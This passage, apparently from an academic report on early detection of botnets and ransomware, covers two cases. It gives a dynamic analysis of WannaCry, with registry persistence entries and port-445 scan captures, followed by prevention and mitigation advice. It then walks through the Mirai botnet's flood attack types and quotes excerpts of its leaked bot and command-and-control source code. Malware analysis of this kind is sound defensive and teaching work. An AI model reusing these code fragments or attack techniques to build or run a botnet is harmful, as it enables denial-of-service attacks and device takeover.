SearchProtocolHost.exe	4848			2.61 MB		Microsoft Windows Search Pr...

CPU Usage: 17.51% Physical memory: 1.87 GB (31.13%) Processes: 137

- The aspect of the malware responsible for conferring worm-like capabilities, enabling it to seek connections with other uninfected systems, also incorporates a persistence mechanism. We identified this executable during our static analysis, following resource extraction with the required password. The executable, known as `taskche.exe`, is initially located at `C:\Windows\taskche.exe`. Subsequently, the file is relocated to the path `C:\Windows\qeriujhrf`.
- A registry entry is generated within the Windows operating system. This entry contains a randomized string, which is derived from the computer's name.



```
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-879304072-3937471743-28977591
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\Type: 0x00000010
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\ImagePath: "cmd.exe /c "C:\ProgramData\lxbniaky
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\Display Name: "lxbniakyqi908"
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\WOW64: 0x0000014C
HKLM\SYSTEM\ControlSet001\Services\lxbniakyqi908\ObjectName: "LocalSystem"
```


```
File Edit Format View Help
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\lxbniakyiq1908: ""C:\ProgramData\lxbniakyiq1908\tasksche.exe""
HKLM\SOFTWARE\Wow6432Node\WanaCrypt0r\wd: "C:\ProgramData\lxbniakyiq1908"
HKLM\SYSTEM\ControlSet001\Control\Session Manager\PendingFileRenameOperations: 5C 00 3F 00 3F 00 5C 00 43 00 3A 00 5C 00 57 00 0
00 73 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 73 00 68 00 61 00 72 00 65 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 32 00
5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 73 00 68 00 61 00 72 00 65 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 32 00 38 00 2E
00 72 00 65 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 32 00 38 00 2E 00 32 00 5C 00 65 00 74 00 63 00 5C 00 72 00 65 00 66 00
00 2E 00 70 00 64 00 66 00 00 00 00 5C 00 3F 00 3F 00 5C 00 43 00 3A 00 5C 00 54 00 6F 00 6F 00 6C 00 73 00 5C 00 65 00 6D 00
73 00 5C 00 32 00 38 00 2E 00 32 00 5C 00 65 00 74 00 63 00 5C 00 72 00 65 00 66 00 63 00 61 00 72 00 64 00 73 00 5C 00 64 00 69
00 5C 00 3F 00 3F 00 5C 00 43 00 3A 00 5C 00 54 00 6F 00 6F 00 6C 00 73 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 73 00 68 00
00 32 00 5C 00 65 00 74 00 63 00 5C 00 72 00 65 00 66 00 63 00 61 00 72 00 64 00 73 00 5C 00 67 00 6E 00 75 00 73 00 2D 00 6C 00
54 00 6F 00 6F 00 6C 00 73 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 73 00 68 00 61 00 72 00 65 00 5C 00 65 00 6D 00 61 00 63
00 65 00 66 00 63 00 61 00 72 00 64 00 73 00 5C 00 72 00 65 00 66 00 63 00 61 00 72 00 64 00 2E 00 70 00 64 00 66 00 00 00 00 00
00 6D 00 61 00 63 00 73 00 5C 00 73 00 68 00 61 00 72 00 65 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00 32 00 38 00 2E 00 32 00
73 00 75 00 72 00 76 00 69 00 76 00 61 00 6C 00 2E 00 70 00 64 00 66 00 00 00 00 5C 00 3F 00 3F 00 5C 00 43 00 3A 00 5C 00 54
00 74 00 61 00 72 00 74 00 65 00 72 00 5C 00 4C 00 49 00 43 00 45 00 4E 00 53 00 45 00 2E 00 74 00 78 00 74 00 00 00 00 00 5C 00
00 70 00 25 00 42 00 65 00 65 00 74 00 73 00 61 00 63 00 73 00 68 00 61 00 72 00 65 00 5C 00 65 00 6D 00 61 00 63 00 73 00 5C 00
```

- Additionally, it seeks to establish persistence by adding itself to the roster of programs listed in Autoruns.


**Network Activity** Analyzing network activity involves two distinct scenarios: one with access to the suspicious URL, and the other without it. Given that this network is deliberately isolated from the internet, we can emulate a server environment using `iNetSim` to mimic an internet connection. Our observations are as follows:

- When there was a response from the suspicious URL, no discernible impact occurred. This outcome aligns with our static analysis of the ransomware.
- Conversely, when the URL was inaccessible (simulated by a complete network disconnection), all files became encrypted within a matter of minutes.

It's worth noting that we observed contact with the suspicious URL in a Wireshark capture as well.




Furthermore, we have observed SMB protocol packets, suggesting an attempt to utilize the exploit for gaining access to other susceptible systems within the network. The following screenshot presents the report of the packets we captured in Wireshark.



## Comparative Analysis of Botnet and Ransomware for Early Detection

Conducting scans to identify additional susceptible computers for infection, specifically over port 445, followed the DNS lookup for the vulnerable URL. In the event of a failed connection attempt, the process of scanning for more computers to infect was initiated.



No.	Time	Source	Destination	Protocol	Length	Info
7	3.178631	192.168.56.102	192.168.56.1	TCP	66	[TCP Retransmission] 49244 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
8	3.662885	192.168.56.102	192.168.56.1	TCP	62	[TCP Retransmission] 49244 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM
9	3.884285	192.168.56.102	192.205.174.46	TCP	66	49268 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
10	4.694902	192.168.56.102	35.196.67.245	TCP	66	49268 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
11	4.925304	192.168.56.102	147.24.136.160	TCP	66	49272 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
12	5.884891	192.168.56.102	108.146.43.23	TCP	66	49283 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
13	6.022679	192.168.56.102	185.134.87.160	TCP	66	49285 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
14	6.695463	192.168.56.102	80.21.223.117	TCP	66	49294 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
15	6.913366	192.168.56.102	98.231.218.217	TCP	66	49296 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
16	7.133264	192.168.56.102	152.168.177.160	TCP	66	49300 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
17	7.884469	192.168.56.102	216.2.44.92	TCP	66	49308 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM

Transmission Control Protocol, Src Port: 49268, Dst Port: 445, Seq: 0, Len: 0

Source Port: 49268  
Destination Port: 445  
[Stream index: 3]  
[Conversation completeness: Incomplete, SYN\_SENT (1)]  
[TCP Segment Len: 0]  
Sequence Number: 0 (relative sequence number)


wannacry\_smb\_445.pcap Packets: 316 · Displayed: 316 (100.0%) Profile: Default

**Behavior of the infected system** Upon the inability to establish a connection with the killswitch domain, the infection progresses. Within a short span of a few minutes, noticeable changes occur, including a modified wallpaper and the appearance of a familiar WannaCry message window.



Recovering encrypted files is an exceptionally challenging task. Notably, it's intriguing to observe that files with unusual or unfamiliar extensions remain unaffected by the encryption process, a detail we uncovered while examining the strings within the extracted resource during static analysis. The malware, therefore, maintains a list of specific extensions to target, which predominantly encompass data-related file types, such as images (e.g., jpg, png, bmp) and text documents (txt). Unlike Unix systems, which rely on different file attributes, Windows heavily depends on filename extensions to determine file types. Consequently, by altering the filenames, it becomes feasible to safeguard crucial files from encryption. Nevertheless, it's important to bear in mind that any newly created file with a common file extension will promptly undergo encryption. It's also noteworthy that essential system files, integral to the operating system's functionality, remain unencrypted, as we discovered during our static analysis.





## 5.5 Prevention of WannaCry

While complete protection from malware may be challenging unless we are entirely disconnected from the internet and any physical mediums (like USB drives or SD cards), there are proactive measures we can take to bolster our online security. This is particularly important since WannaCry employs an SMB exploit for propagation, making it less susceptible to traditional tactics like avoiding suspicious website ads or being vigilant against phishing emails.

WannaCry's use of exploits to spread represents a significant shift in malware distribution techniques, moving away from relying solely on user errors. Consequently, countering malware employing exploits can be achieved through the following strategies:

**Blocking Port 445** Disabling access to Port 445 serves as a critical defense against WannaCry. By blocking this port, even if the Windows patch is not applied, the computer remains safeguarded. Additionally, disabling remote desktop connections, especially for lower-privilege accounts, adds another layer of protection. Blocking UDP ports 137, 138, and TCP ports 139 and 445 on edge

devices effectively thwarts most WannaCry variants[1].

**Applying Security Patches** Regularly updating computers, especially when security patches are available, is a prudent practice. This ensures the prompt mitigation of known vulnerabilities, reducing the system's exposure to potential threats. Organizations should make it a priority to install the latest security patches on employees' computers. Maintaining up-to-date backups also proves invaluable in this context.

**Leveraging Antivirus Software and Zero-Day Protection** Employing antivirus software is essential for shielding against known threats. Malware such as WannaCry and its variants often have well-known hashes that can be detected by antivirus programs. While antivirus solutions may not be foolproof against zero-day exploits, they significantly lower the likelihood of infection by recognized viruses. Additionally, certain software options offer protection against zero-day exploits, further reducing the risk. The utilization of AI-based technologies for zero-day exploit detection through pattern recognition adds an extra layer of defense and is worth considering.

### **Additional Measures**

- Implementing personal firewalls, particularly on work computers, enhances network security.
- Disabling the SMB-v1 service can help prevent exploitation through this vulnerability.
- Disabling macros in file types like .docx and .pptx adds an extra layer of protection, especially when handling email attachments.

## **5.6 Mitigation of WannaCry**

Preventing WannaCry can be quite challenging, especially considering the rising number of malware threats, some even more potent than WannaCry, infiltrating systems. While absolute prevention is not always feasible, constant preparedness for potential attacks is crucial. Therefore, implementing strategies to mitigate the impact of an attack is wise.

**Implementing Robust Backup Solutions** Maintaining duplicate copies of critical data in separate locations is essential. In the event of an attack that encrypts data on a computer, this practice significantly alleviates the impact on individuals or organizations. Regularly backing up data is advisable, although it may not be as effective if attackers choose to steal data from the compromised system.

**Adopting the Principle of Least Privilege for User Accounts** Restricting user access to a computer to only the essential privileges necessary to complete assigned tasks is crucial. All user accounts should operate with the least possible privileges, as the majority of users do not require administrator-level access. While this approach may not prevent infections, it hinders the malware's ability to delete shadow copies of users' files and execute other malicious activities.

**Mitigation at the Network Level** Swiftly disconnecting the infected computer from the internet and ensuring the disabling of SMB-v1, while also applying relevant patches, can significantly mitigate the spread and impact of malware.

**Leveraging Application Control** Many operating systems provide the capability to specify which executables have access to files. For instance, by whitelisting only approved executables, such as MS Word, for accessing document-type files, ransomware attempting to overwrite these documents after encryption would fail. This is because the ransomware's executable is not included in the list of approved executables for this file type.

## 6 Botnet Analysis

According to Wikipedia, a botnet is a group of Internet-connected devices called *bots*. The bots are controlled by their owner through “command-and-control” software. The word “botnet” is a portmanteau of the words “robot” and “network”, and usually carries with it negative connotations. Botnets have been used to perform distributed denial-of-service (DDoS) attacks, send spam, and provide the attacker access to the device and its network connection [3]. Prominent botnets in use today include Zeus, Dridex, Emotet, and Mirai [4].

Botnets run without the knowledge of the operators of the host systems they run on. They usually also take a lot of care to leave as small a footprint as possible to evade detection. Persistence is however important, and malware like Emotet backdate their executable files to avoid detection [5].

## 6.1 Mirai: A Case Study

Mirai, a botnet created in 2016, gained notoriety by successfully targeting well-known cybersecurity blog KrebsOnSecurity and the popular DNS provider Dyn. In an attempt to reverse-engineer the malware, the nonprofit organization MalwareMustDie achieved significant success. "Anna-senpai," one of the authors, posted on a forum, where they ridiculed the attempts to counter the malware and openly shared the complete source code. Subsequently, multiple versions of the malware emerged, each with slight variations in their targets, infrastructure, and attack methods.

The initial malware, in its inception, set its sights on a wide array of IoT devices spanning diverse platforms. Remarkably, this pattern has endured through subsequent iterations. Noteworthy among these variations are:

- *Satori*, emerging in the year 2017, which aimed at the compromise of Huawei HG532 routers.
- In the year 2018, the insidious *Okiru* emerged, targeting the widely prevalent ARC (Argonauts RISC Core) architecture.
- Also, in 2018, the twin threats of *Masuta* and *PureMasuta* manifested, with their primary focus on specific D-link routers.

## 6.2 Overview

### 6.2.1 Functioning

**Normal operation of a bot** When not performing an attack, each bot scans the network for other IoT devices that could potentially be converted into bots. If it discovers a device with an open Telnet connection, it tries to log in. Should this succeed, the username and the password of the device are sent to the CNC server with its IP address, which continues the infection process



**Normal operation of the CNC server** The CNC server stays idle when not executing any attacks or infecting any bots, and only beings to take action when an attack is to be performed or a user is added

### 6.2.2 Attacks

In the realm of cyber warfare, Mirai extends its reach through a repertoire of attack methodologies. These include:

- *UDP Flood:* This sinister stratagem involves bombarding the target with a deluge of UDP packets, thereby compelling the recipient to respond with an ICMP "Destination Unreachable" packet.
- *Source Engine Specific Flood:* This targeted assault zeroes in on game servers built atop Valve's Source engine, employing a crafty "TSource Engine Query" message.
- *DNS Resolver Flood:* Here, the servers, where the game logic operates single-threaded, become susceptible to inundation, a vulnerability ripe for exploitation.
- *SYN Flood:* A strategic assault that inundates the target with a barrage of SYN packets, effectively pushing the host to expend resources keeping track of them, ultimately risking memory depletion.
- *ACK Flood:* Precision-targeting network monitoring devices, this maneuver involves launching a barrage of ACK packets, swamping their operational capacity.
- *TCP STOMP Flood:* Akin to the ACK assault, this technique leverages the STOMP protocol, a communication protocol enabling clients to interface with message queues.
- *GRE IP Flood:* This artifice harnesses GRE-encapsulated IP protocol, artfully bypassing network defenses.
- *GRE Ethernet Flood:* A tactical variation of the GRE IP flood, this method encapsulates the packet within an Ethernet packet before further enveloping it within a GRE packet, an intricate dance of subversion in the world of network security.

- *HTTP flood*: Finally, a tactic familiar to web administrators - the relentless deluge of POST requests. These HTTP flood attacks inundate the server, choking its resources.

Should the bot discern that a newer version of itself is running, it terminates itself. The code for executing the directive is to be found on the lines numbered 212 to 219.

## 6.3 Code

The codebase of the Mirai botnet is split into three parts, each serving a distinct purpose. These parts are:

- The *bot* program that runs on the individual bots.
- The *cnc* program that runs on the command-and-control server.
- The download server for the *bot* program and its associated stubs for various platforms.

The first two parts are essential to the functioning of the botnet. The last part is not essential however as CNC server can be made to send the bot executables themselves instead of stubs to download them from another server. A lot of modern variants follow this approach and dispense with the downloading mechanism entirely in favour of this simpler and more efficient solution.

### 6.3.1 Bot

The "bot" is the core program that operates on every device within the botnet. It serves a dual role: firstly, enabling the infected device to function as a bot, and secondly, equipping it with the capability to identify and subsequently compromise other devices within the network.

The bot's underlying code employs an ingenious approach by utilizing a centralized table to store global data, as opposed to managing numerous individual variables. When the need arises to access a specific entry within this table, the code employs the `table_unlock_val` function to grant access, akin to unlocking a secured vault. Once the data has served its purpose, the `exttttable_lock_val` function is employed to securely reseal the vault. For a practical demonstration of this process, you can refer to the excerpt in `main.c`, starting from Line 141.

```
1 table_unlock_val(TABLE_EXEC_SUCCESS);
2 tbl_exec_succ = table_retrieve_val(TABLE_EXEC_SUCCESS, exec_succ_len);
3 write(STDOUT, tbl_exec_succ, tbl_exec_succ_len);
4 write(STDOUT, "\n", 1);
5 table_lock_val(TABLE_EXEC_SUCCESS);
```

Should the bot discern that a newer version of itself is running, it terminates itself. The code for executing the directive is to be found on the lines numbered 212 to 219.

```
1 // Check if we need to kill ourselves
2 if (fd_ctrl != -1 && FD_ISSET(fd_ctrl, &fdsetrd))
3 {
4     struct sockaddr_in cli_addr;
5     socklen_t cli_addr_len = sizeof (cli_addr);
6
7     accept(fd_ctrl, (struct sockaddr *)&cli_addr, &cli_addr_len);
8
9     #ifdef DEBUG
10         printf("[main] Detected newer instance running! Killing self\n");
11     #endif
12     #ifdef MIRAI_TELNET
13         scanner_kill();
14     #endif
15     killer_kill();
16     attack_kill_all();
17     kill(pgid * -1, 9);
18     exit(0);
19 }
```

The bot's operation unfolds in the following sequence:

1. It initiates by ensuring that the "watchdog" mechanism is disabled, thus preventing any untimely device reboots.
2. Next, it scrutinizes the communication port utilized for interactions with the CNC (Command and Control) server. If the port is already bound, indicating the presence of another instance, the program is promptly terminated.
3. To maintain a shroud of anonymity, the bot tactfully alters its process name and `argv[0]` to random alphanumeric strings.
4. The `attack_init` and `killer_init` functions are then invoked, followed by the initialization of the 'scanner' function.
5. The bot transitions into a continuous loop, dedicated to receiving and executing commands issued by the CNC server.

Notably, the bot employs a defense mechanism against debugging. It strategically triggers their own handling of the SIGTRAP signal, typically utilized by debuggers. This not only thwarts the setting of breakpoints but also renders tools such as `ptrace`, which rely on SIGTRAP to monitor system calls, inoperable. This clever maneuver ensures the bot's covert operations remain concealed from prying eyes.

### 6.3.2 CNC Server

The Command and Control (CNC) server shoulders a dual responsibility:

- It serves as the orchestrator of Distributed Denial of Service (DDoS) attacks.
- Additionally, it assumes the role of monitoring the presence of actively online bots within the network.

The CNC server's source code is written in the Go programming language. This choice is not merely a matter of convenience but a strategic one, as one of Go's key strengths is writing server-side code. This choice also enhances the code's readability, with the code being far clearer and easier to understand than the bot code while also having far fewer comments.

**Connecting to the database** The CNC server keeps track of information in a MySQL database, which is expected to be running before the it is launched. The code that checks for a running MySQL instance and connects to it can be found in `main.go` on lines 10 to 16.

```

1 const DatabaseUser string = "root"
2 const DatabasePass string = "password"
3 const DatabaseTable string = "mirai"
4
5 var clientList *ClientList = NewClientList()
6 var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass,
    DatabaseTable)

```

The defaults for the username, password and the name of the table can be changed and frequently are.

**Custom types** To handle data internally, various custom types have been defined. The most important among these are:

- Attack holds the type and details of the attack to be performed. It has the following fields:

Field	Datatype
Duration	uint32
Type	uint8
Targets	map[uint32]uint8
Flags	map[uint8]string

Table 1: Type and details of the attack to be performed

- Bot holds information about each bot in the botnet.

Field	Datatype
uid	int
conn	net.Conn
version	byte
source	string

Table 2: Information about each bot in the botnet

- AccountInfo stores information about the botnet users. This information consists of the user-name, the maximum number of bots, and whether or not they are an administrator.

Field	Datatype
username	string
maxBots	int
admin	int

Table 3: Information about the botnet users

The CNC server vigilantly listens across two distinctive ports:

- Port **23**, dedicated to engaging in communication with freshly connected bots via Telnet.
- Port **101**, assigned to receive API requests from pre-existing, actively participating bots.

This meticulous design underscores the CNC server's pivotal role in managing the intricate network of Mirai-powered bots.

Lines 19-29 of the main.go file contain the code that binds and listens on the ports.

```

1 tel, err := net.Listen("tcp", "0.0.0.0:23")
2 if err != nil {
3     fmt.Println(err)
4     return
5 }
6
7 api, err := net.Listen("tcp", "0.0.0.0:101")
8 if err != nil {

```

## Comparative Analysis of Botnet and Ransomware for Early Detection

```
9     fmt.Println(err)
10    return
11 }
```

The code for handling connections is on lines 31-47 of main.go.

```
1 go func() {
2     for {
3         conn, err := api.Accept()
4         if err != nil {
5             break
6         }
7         go apiHandler(conn)
8     }
9 }()
10
11 for {
12     conn, err := tel.Accept()
13     if err != nil {
14         break
15     }
16     go initialHandler(conn)
17 }
```

The initial command line argument provided to the bot program serves as the identifier for the bot itself. When establishing a connection with the CNC server via Telnet, the bot transmits a specific data sequence comprising four bytes. Subsequently, it conveys both the length of the ID and the ID itself.

The section of code responsible for reading these four bytes can be found within the script, precisely residing in lines 57 to 61 of the 'main.go' file.

```
1 buf := make([]byte, 32)
2 l, err := conn.Read(buf)
3 if err != nil || l <= 0 {
4     return
5 }
```

The first three bytes are then checked. If any one of them is not a 0, the message is interpreted as an admin command and is handled accordingly. If all the three bytes are zeroes, it is interpreted as a command to register a new bot.

```
1 if l == 4 && buf[0] == 0x00 && buf[1] == 0x00 && buf[2] == 0x00 { // Line 63
2     // Add bots
3     // ...
4 } else { // Line 81
5     NewAdmin(conn).Handle()
6 }
```

A bot is represented internally as a structure consisting of the following fields:

Field	Datatype
uid	int
conn	net.Conn
version	byte
source	string

Table 4: A bot is represented internally as a structure consisting of the following fields



The source is an optional string. To add source information, the fourth byte (in the initial four-byte message) sent by the bot should be a value greater than 0.

```
1 // Lines 63-80
2 if buf[3] > 0 {
3     string_len := make([]byte, 1)
4     l, err := conn.Read(string_len)
5     if err != nil || l <= 0 {
6         return
7     }
8     var source string
9     if string_len[0] > 0 {
10        source_buf := make([]byte, string_len[0])
11        l, err := conn.Read(source_buf)
12        if err != nil || l <= 0 {
13            return
14        }
15        source = string(source_buf)
16    }
17    NewBot(conn, buf[3], source).Handle()
18 }
```

If the source is not specified (which is done by setting the fourth byte to 0), the source field will be set to an empty string.

### 6.3.3 API

Both users and administrators employ a straightforward API to interact with the CNC server. A request is constructed as a single line, comprising two distinct components separated by a vertical bar ('|'). The initial part, serving as the API key, undergoes an initial check to ensure its validity before any further processing is initiated.

```
1 passwordSplit := strings.SplitN(cmd, "|", 2)
2 if apiKeyValid, userInfo = database.CheckApiCode(passwordSplit[0]); !
   apiKeyValid {
3     this.conn.Write([]byte("ERR|API code invalid\r\n"))
4     return
5 }
```

The second segment of the request encompasses the command itself, which is comprised of two key elements:

1. The optional specification of the number of bots intended for deployment.
2. The attack data, which encapsulates the essential parameters required for the attack to commence.

It's noteworthy that for an attack to be launched successfully, a specific set of conditions must be met in a precise order. These conditions include:

1. Ensuring that the number of bots designated for the attack does not surpass the user's allocated quota, a validation check performed in `api.go`.
2. Verifying that the number of targets does not exceed 255, as overseen by `attack.go`.
